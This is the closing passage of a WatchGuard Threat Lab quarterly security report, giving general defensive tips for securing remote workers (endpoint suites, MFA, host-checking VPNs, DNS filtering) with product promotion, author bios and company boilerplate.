This tip has a strong emphasis on that suite. Even before the pandemic, you probably had antivirus on all your endpoints. That is not enough when your users leave the safety of their perimeter. Those remote endpoints need an entire suite of security layers, including host firewalls, advanced malware detection, endpoint detection and response, drive encryption, patch management, system management, email security, and more. For many of us with employees working from home, we need to re-evaluate if our endpoints have all the layers of protection they need. The good news is that many EPP products layer these protections together, including WatchGuard's new [Adaptive Defense 360](#) product, which we can offer through our acquisition of Panda Security.



## **Multi-factor authentication (MFA) is even more important for remote users.**

There are plenty of threats we saw this quarter that clearly illustrate how important MFA is at your office, such as the increased phishing we blocked with DNSWatch. However, that advice gets even more important when users work outside your perimeter. In the office, you might consider an employee's physical access to a computer part of your "authentication." The fact you let them in the door helps verify who they are. However, when everyone is remote, your identity become entirely digital, and if you don't have strong methods to verify the person really is who they say they are, their remote identity could easily get stolen or copied. We highly recommend you enable MFA for as many services as you can, from desktop login, to access to SaaS and network services. If you don't already have a solutions to do this, [WatchGuard AuthPoint](#) can help.

## VPN is important in our pandemic world, but make sure it's not a backdoor.

Since our businesses have already survived at least six or more months of the pandemic with an increased remote workforce, you already know the huge value of virtual private networks (VPNs) in providing your home-based employees secure remote access to your corporate assets, whether at your office or the Cloud. It is a necessity in this day and age, and you should definitely use it. However, if implemented poorly, VPN can also offer smart attackers an open backdoor into your organization. Specifically, if you allow VPN from unprotected remote computers, which now sit on untrusted and dangerous home networks, a cyber criminal might hack your employee's machine and use its VPN to sneak in. What can you do? Use a VPN mechanism that checks the security status of the host before allowing the connection. There are many that do this, but [WatchGuard's TDR](#) offers this ability as well.

## Protect your users from themselves.

Our DNSWatch service showed us that plenty of criminals are tricking people into visiting phishing and malware domains. We even saw a significant amount of legitimate domains leveraged to redirect visitors to bad places. You should definitely train your users on the latest security awareness practices, as that should lessen their "clicks," but you will never be able to prevent every mistake. If you aren't already using a DNS-based domain filtering solution to prevent your employee who do click a bad link from getting there, you should. More importantly, know that many of these solutions, including DNSWatchGO, work just as well when the employee is at home, as if they were at the office.

I could go on with home-user tips, and if you need more, check out our resources to [help secure the remote worker](#), but you get the gist. You've already gone through your phase one transition getting everyone up and running at home, now it's time to go back and audit that security, to make sure it's as good as what you have in your office. Thanks for reading our report this quarter, and we hope to see you next time. As always, leave your comments or feedback about our report at [SecurityReport@watchguard.com](mailto:SecurityReport@watchguard.com), and stay safe while you fight the good fight!





**Corey Nachreiner**  
*Chief Technology Officer*

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cybersecurity for 19 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on [www.secplicity.org](http://www.secplicity.org).



**Marc Laliberte**  
*Sr. Security Threat Analyst*

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.



**Trevor Collins**  
*Information Security Analyst*

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.



**Ryan Estes**  
*Intrusion Analyst*

Ryan is an Intrusion Analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

### **About WatchGuard Threat Lab**

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

### **About WatchGuard Technologies**

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 10,000 security resellers and service providers to protect more than 80,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit [WatchGuard.com](http://WatchGuard.com).

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at [www.secplicity.org](http://www.secplicity.org).